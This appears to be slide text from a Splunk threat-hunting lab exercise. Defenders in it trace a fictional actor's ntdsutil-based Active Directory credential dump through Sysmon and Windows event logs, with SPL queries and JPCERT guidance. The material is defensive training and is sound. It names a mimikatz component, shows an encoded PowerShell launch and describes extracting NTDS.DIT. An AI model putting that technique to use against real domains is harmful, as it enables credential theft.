

- imperialstout.org

- **PowerShell Script**

- Invoke-passkey.ps1 - mimikatz component

MITRE ATT&CK Techniques Referenced

Using Network Artifacts



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

Using Network Artifacts

- Add the domain and IP to watchlist
- Examine PowerShell scripts in URLs
- Inspect subdomains for suspicious strings



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the *dumping of credentials from active directory* being a standard technique.

Exercise 4: Hunt #2025-01-03

Decoded Process - ntdsutil

What is ntdsutil and should I care about this?

Where are we seeing ntdsutil being referenced and in what context?

Are there other artifacts associated with ntdsutil to be uncovered and what can we learn from them?

Hints

- Focus on the host titan for this hunt
- Check out this reference: <https://jpcertcc.github.io/ToolAnalysisResultSheet/>
- Sysmon sourcetype - XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
- Microsoft Windows Event Logs sourcetype - WinEventLog

Quick Primer on ntdsutil

People also ask :

What is Ntdsutil command used for? ^

You can **use** the **ntdsutil commands** to perform database maintenance of AD DS, manage and control single master operations, and remove metadata left behind by domain controllers that were removed from the network without being properly uninstalled. This tool is intended for **use** by experienced administrators. Aug 31, 2016

<https://docs.microsoft.com/en-us/windows/it-pro> ▾

[Ntdsutil | Microsoft Docs](#)

Microsoft Documentation

Using Network Artifacts

•Syntax, Commands Switches and more...

To use Ntdsutil.exe, you must run the **ntdsutil** command from an elevated command prompt. To open an elevated command prompt, click **Start**, right-click **Command Prompt**, and then click **Run as administrator**.

If you have the AD LDS server role installed but not the AD DS server role, you can use the dsdbutil.exe and dsmgmt.exe command-line tools to perform the same tasks that you can perform with ntdsutil.exe. For more information about the **dsdbutil** command, see [Dsdbutil](#). For more information about the **dsmgmt** command, see [Dsmgmt](#).

For most of the Ntdsutil commands, you only need to type the first few characters of the command name instead than the entire command. For example, you can type either of the following commands to activate an instance for AD DS:

```
activate instance ntds  
ac i ntds
```

 Copy

The short form for each command is listed in the following table.

Syntax

```
Ntdsutil [activate instance %s | authoritative restore | change service account %s1 %s2 | configurable se
```

 Copy

New Search

Save As ▾ Create Table View Close

```
1 host=titan ntdsutil
2 | stats count by sourcetype source
```

All time ▾

✓ 6 events (8/2/19 8:00:00.000 AM to 7/14/25 8:30:52.000 PM) No Event Sampling ▾ Job ▾ II ■ ↻ ⌂ ⌄ Smart Mode ▾

Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

| sourcetype | source | count |
|---|--|-------|
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | 6 |

JP-CERT Guidance

Tool Overview

Category

Information Collection

Description

Used to maintain Active Directory databases.

Example of Presumed Tool Use During an Attack

This tool is used to extract NTDS.DIT (a database for NTDS) and another tool is used to analyze passwords.

Evidence That Can Be Confirmed When Execution is Successful

- ntdsutil.exe was executed, and the Event ID: 8222 is recorded in the event log "Security".
- A request for a handle for object "[System Drive]\SNAP_[Date and Time]_VOLUME[Drive Letter]\$" was successful.

<https://jpcertcc.github.io/ToolAnalysisResultSheet/>

New Search

Save As ▾ Create Table View Close

```
1 host=titan ntdsutil
2 | stats count by sourcetype source
```

All time ▾ Q

6 events (8/2/19 8:00:00.000 AM to 7/14/25 8:30:52.000 PM) No Event Sampling ▾ Job ▾ II ■ ▾ Smart Mode ▾

Events Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview ▾

sourcetype ▾ source ▾ count ▾

| sourcetype | source | count |
|---|--|-------|
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | 6 |

sourcetype = XmlWinEventLog:Microsoft-Windows-S...
source = WinEventLog:Microsoft-Windows-Sysmon/...
View events
Other events

© 2025 SPLUNK LLC Cisco Confidential

1 host=titan ntdsutil sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" source="WinEventLog:Microsoft-Windows-Sysmon/Operational" All time ▾

✓ 6 events (8/2/19 8:00:00.000 AM to 7/14/25 8:35:29.000 PM) No Event Sampling ▾ Job ▾ II ⌂ ⌄ ⌅ Smart Mode ▾

Events (6) Patterns Statistics Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 month per column

EventDescription

5 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

| Values | Count | % |
|-----------------------|-------|---------|
| DNS Event | 2 | 33.333% |
| Image Load | 1 | 16.667% |
| Network Connect | 1 | 16.667% |
| Process Access | 1 | 16.667% |
| Process Create | 1 | 16.667% |

Selected Fields

- EventDescription 5
- host 1
- source 1
- sourcetype 1
- user 1

Interesting Fields

- app 1
- Company 1
- Computer 1
- Description 2
- dest 1
- dest_asset 3
- dest_asset_id 1
- dest_asset_tag 5
- dest_bunit 1
- dest_category 2
- dest_city 1
- dest_country 1
- dest_dns 1

Event Details

event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><EventID>3</EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:11:26.215556200Z' /><EventRecordID>36834</EventRecordID><Correlation/><Execution ProcessID='4880' ThreadID='4912' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>titan.thirstyberner.com</Computer><Security UserID='S-1-5-18' /><System><EventData><Data Name='RuleName'></Data><Data Name='UtcTime'>2019-08-02 11:10:40.387</Data><Data Name='sGuid'>{E9466A2A-49FF-5D42-0000-0010E630EC01}</Data><Data Name='ProcessId'>4180</Data><Data Name='Image'>C:\Windows\System32\ntdsutil.exe</Data><Data Name='User'>ER\frothly_helpdesk</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>true</Data><Data Name='SourceIp'>0:0:0:0:0:0:0:1</Data><Data Name='DestinationIsIpv6'>true</Data><Data Name='DestinationIp'>0:0:0:0:0:0:1</Data><Data Name='DestinationHostname'>titan.thirstyberner.com</Data><Data Name='DestinationPort'>389</Data><Data Name='DestinationPortName'>ldap</Data></EventData></Event>

EventDescription = Network Connect | host = titan | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

EventDescription = Process Create | host = titan | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational


| i | Time | Event | |
|------------------------|---------------------------|--|---------|
| ▼ | 8/2/19 11:10:07.000 AM | <Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}' /><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:10:07.574769700Z' /><EventRecordID>36830</EventRecordID><Correlation/><Execution ProcessID='4880' ThreadID='4912' /><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>titan.thirstyberner.com</Computer><Security UserID='S-1-5-18' /></System><EventData><Data Name='RuleName'>technique_id=T1086,technique_name=PowerShell</Data><Data Name='UtcTime'>2019-08-02 11:10:07.527</Data><Data Name='ProcessGuid'>{E9466A2A-49FF-5D42-0000-0010E630EC01}</Data><Data Name='ProcessId'>4180</Data><Data Name='Image'>C:\Windows\System32\ntdsutil.exe</Data><Data Name='FileVersion'>6.3.9600.16384 (winblue_rtm.130821-1623)</Data><Data Name='Description'>NT5DS</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>ntdsutil.exe</Data><Data Name='CommandLine'>"C:\Windows\system32\ntdsutil.exe"</Data><Data Name='CurrentDirectory'>C:\Windows\system32\</Data><Data Name='User'>THIRSTYBERNER\frothly_helpdesk</Data><Data Name='LogonGuid'>{E9466A2A-E96E-5D40-0000-0020F67D4000}</Data><Data Name='LogonId'>0x407df6</Data><Data Name='TerminalSessionId'>3</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=30B3D75BE504FD7358F761E83228B4A6CEF55142,MD5=0741B31AF51B150DF84BFEFD4A15C624,SHA256=D2C7BD14D91124401AAC6F19DD2D2EDDA0EAAC55CFFB654583444137960EEDCA,IMPHASH=6D8CC7C1C74B6AA69C6C1F189D5781D9</Data><Data Name='ParentProcessGuid'>{E9466A2A-49FF-5D42-0000-00102129EC01}</Data><Data Name='ParentProcessId'>5320</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec bgB0AGQAcwB1AHQAAQBsAA==</Data></EventData></Event> | |
| Event Actions ▾ | | | |
| | | | |
| Type | ✓ Field | Value | Actions |
| Selected | ✓ EventDescription ▾ | Process Create | ▼ |
| | ✓ host ▾ | titan | ▼ |
| | ✓ source ▾ | WinEventLog:Microsoft-Windows-Sysmon/Operational | ▼ |
| | ✓ sourcetype ▾ | XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | ▼ |
| | ✓ user ▾ | THIRSTYBERNER\frothly_helpdesk | ▼ |
| Event | CommandLine ▾ | "C:\Windows\system32\ntdsutil.exe" | ▼ |
| | Company ▾ | Microsoft Corporation | ▼ |
| | Computer ▾ | titan.thirstyberner.com | ▼ |
| | CurrentDirectory ▾ | C:\Windows\system32\ | ▼ |
| | Description ▾ | NT5DS | ▼ |
| | EventChannel ▾ | Microsoft-Windows-Sysmon/Operational | ▼ |
| | EventCode ▾ | 1 | ▼ |
| | EventID ▾ | 1 | ▼ |
| | FileVersion ▾ | 6.3.9600.16384 (winblue_rtm.130821-1623) | ▼ |
| | Hashes ▾ | SHA1=30B3D75BE504FD7358F761E83228B4A6CEF55142,MD5=0741B31AF51B150DF84BFEFD4A15C624,SHA256=D2C7BD14D91124401AA C6F19DD2D2EDDA0EAAC55CFFB654583444137960EEDCA,IMPHASH=6D8CC7C1C74B6AA69C6C1F189D5781D9 | ▼ |

```
1 host=titan sourcetype="wineventlog"
2 (source="wineventlog:security" EventCode IN (8222,4656)) OR
3 (source="wineventlog:system" EventCode IN (7036)) OR
4 (source="wineventlog:application" EventCode IN (2006))
5 | stats count by EventCode source
```

All time ▾ 

✓ 1,522 events (8/2/19 8:00:00.000 AM to 7/14/25 8:44:11.000 PM) No Event Sampling ▾ Job ▾ II ■ ↻ ⌂ ⌄ Smart Mode ▾

Events Patterns Statistics (4) Visualization

20 Per Page ▾  Format  Preview ▾

| EventCode | source | count |
|-----------|-------------------------|-------|
| 2006 | WinEventLog:Application | 1 |
| 4656 | WinEventLog:Security | 1433 |
| 7036 | WinEventLog:System | 87 |
| 8222 | WinEventLog:Security | 1 |

| i | Time | Event |
|---|---------------------------|---|
| > | 8/2/19 11:11:30.000 AM | 08/02/2019 11:11:30 AM LogName=Application SourceName=ESENT EventCode=2006 EventType=4 Show all 12 lines |
| | | host = titan source = WinEventLog:Application sourcetype = WinEventLog |

| # | Log | Event ID | Task Category | Event Details |
|---|--------------------------------------|----------|---|--|
| 1 | Microsoft-Windows-Sysmon/Operational | 1 | Process Create (rule: ProcessCreate) | <p>Process Create.</p> <ul style="list-style-type: none"> CommandLine: Command line of the execution command (ntdsutil) UtcTime: Process execution date and time (UTC) ProcessGuid/ProcessId: Process ID Image: Path to the executable file (C:\Windows\System32\ntdsutil.exe) User: Execute as user |
| 2 | Application | 2006 | ShadowCopy | The lsass ([Process ID]) shadow copy instance [Instance] completed successfully. |

| i | Time | Event | | | | | |
|---|---------------------------|--|---|---|------|----------|---|
| | 8/2/19 11:11:49.000 AM | 08/02/2019 11:11:49 AM LogName=Security SourceName=VSSAudit EventCode=8222 EventType=0 Type=Information ComputerName=titan.thirstyberner.com User=SYSTEM Sid=S-1-5-18 SidType=1 TaskCategory=3 OpCode=Info RecordNumber=323052 Keywords=Audit Success, Classic Message=Shadow copy has been created. | 4 | Security | 8222 | VSSAudit | Shadow copy has been created. <ul style="list-style-type: none"> • Shadow Device Name: Created name of the shadow device • User SID: Created SID of the user • Process ID: Created ID of the process • User Name: Created name of the user • Source Computer: Name of partition in the creation source host (\?\Volume{[GUID]}\) • Provider ID: Created host • Shadow Set ID/Shadow ID: Created ID of the shadow • Process Image Name: Created GUID of the process • Source Volume: Volume served as the creation source (\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[Number]) |
| | | User SID: User name: Process ID: | | THIRSTYBERNER\frothly_helpdesk THIRSTYBERNER\frothly_helpdesk 0x0000000000001054 | | | |
| | | Shadow Set ID: Shadow ID: Provider ID: Original Machine: Original Volume: Shadow device name: | | {d5cf01f8-07eb-4535-bf9a-7daf5d7c8bf8} {e66b65a6-b4ac-49a4-a905-6782a1941c04} {b5946137-7b9f-4925-af80-51abd60b20d5} titan.thirstyberner.com \?\Volume{a874c1ef-a81e-11e9-80b1-806e6f6e6963}\ \?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2 | | | |
| | | Collapse | | | | | |

```
1 host=titan sourcetype="wineventlog" EventCode=7036 source="wineventlog:system" Message IN ("*Volume Shadow Copy*", "*Microsoft Software Shadow Copy Provider*")
2 | table _time Message
3 | sort + _time
```

✓ 6 events (8/2/19 8:00:00.000 AM to 7/14/25 8:59:42.000 PM) No Event Sampling ▾ Job ▾ II ■ ↗ ⌂ ⌄ Smart Mode ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

| _time | Message |
|---------------------|--|
| 2019-08-02 10:09:39 | The Volume Shadow Copy service entered the running state. |
| 2019-08-02 10:12:39 | The Volume Shadow Copy service entered the stopped state. |
| 2019-08-02 11:11:26 | The Microsoft Software Shadow Copy Provider service entered the running state. |
| 2019-08-02 11:11:26 | The Volume Shadow Copy service entered the running state. |
| 2019-08-02 11:26:29 | The Volume Shadow Copy service entered the stopped state. |
| 2019-08-02 11:29:29 | The Microsoft Software Shadow Copy Provider service entered the stopped state. |

1 host=titan sourcetype="wineventlog" (source="wineventlog:security" EventCode IN (8222,4656)) OR (source="wineventlog:system" EventCode IN (7036)) OR (source="wineventlog:application" EventCode IN (2006)) EventCode=4656 source="WinEventLog:Security"

1,433 events (8/2/19 8:00:00.000 AM to 7/14/25 9:06:11.000 PM) No Event Sampling ▾

Events (1,433) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect 1 month per co

Object_Name

Process_Name

4 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values Events with this field

| Values | Count | % |
|---|-------|---------|
| C:\Program Files\VMware\VMware Tools\vmtoolsd.exe | 1,394 | 97.278% |
| C:\Windows\explorer.exe | 36 | 2.512% |
| C:\Windows\System32\rdpclip.exe | 2 | 0.14% |
| C:\Windows\System32\ServerManagerLauncher.exe | 1 | 0.07% |

Show all 38 lines

9 Values, 100% of events Selected Yes No

Reports

Top values Top values by time Rare values

| Values | Count | % |
|---|-------|---------|
| \Device\Floppy0 | 1,394 | 97.278% |
| C:\Program Files\Internet Explorer\pris | 12 | 0.837% |
| C:\Windows\ToastData | 8 | 0.558% |
| C:\Windows\WinSxS\FileMaps\\$\$_system32_21f9a9c4a2f8b514.cdf-ms | 7 | 0.488% |
| \Device\Ide\IdeDeviceP1T0L0-2 | 6 | 0.419% |
| C:\Windows\SystemResources\Windows.UI.Search\XAMLTemplates | 2 | 0.14% |
| C:\Windows\WinSxS\FileMaps\\$\$_system32_windowspowershell_v1.0_3f102d555ee05d33.cdf-ms | 2 | 0.14% |
| D:\setup.exe | 1 | 0.07% |
| \Device\CdRom0 | 1 | 0.07% |

What Is Our Timeline?

ntdsutil.exe



- Ntdsutil.exe was executed on titan @ Aug 2, 2019 11:10:07
 - Seen in Sysmon/1 and in Notable Event
- Multiple Windows Events (Application, Security and System) indicate that volume shadow copy was executed
 - Frothly_helpdesk was the user executing it under system privileges
 - A shadow copy was created called harddiskvolumeshadowcopy2 @ Aug 2, 2019 11:11:49

What Is Our Narrative?

ntdsutil.exe

Evidence That Can Be Confirmed When Execution is Successful



- ➔ • ntdsutil.exe was executed, and the Event ID: 8222 is recorded in the event log "Security".
 - ✗ • A request for a handle for object "[System Drive]\SNAP_[Date and Time]_VOLUME[Drive Letter]\$" was successful.
-
- No new artifacts beyond what was in the notable event
 - User: Frothly_helpdesk
 - System: titan
 - Process: ntdsutil.exe

Example of Presumed Tool Use During an Attack

This tool is used to extract NTDS.DIT (a database for NTDS) and another tool is used to analyze passwords.

MITRE ATT&CK Techniques Referenced

ntdsutil.exe



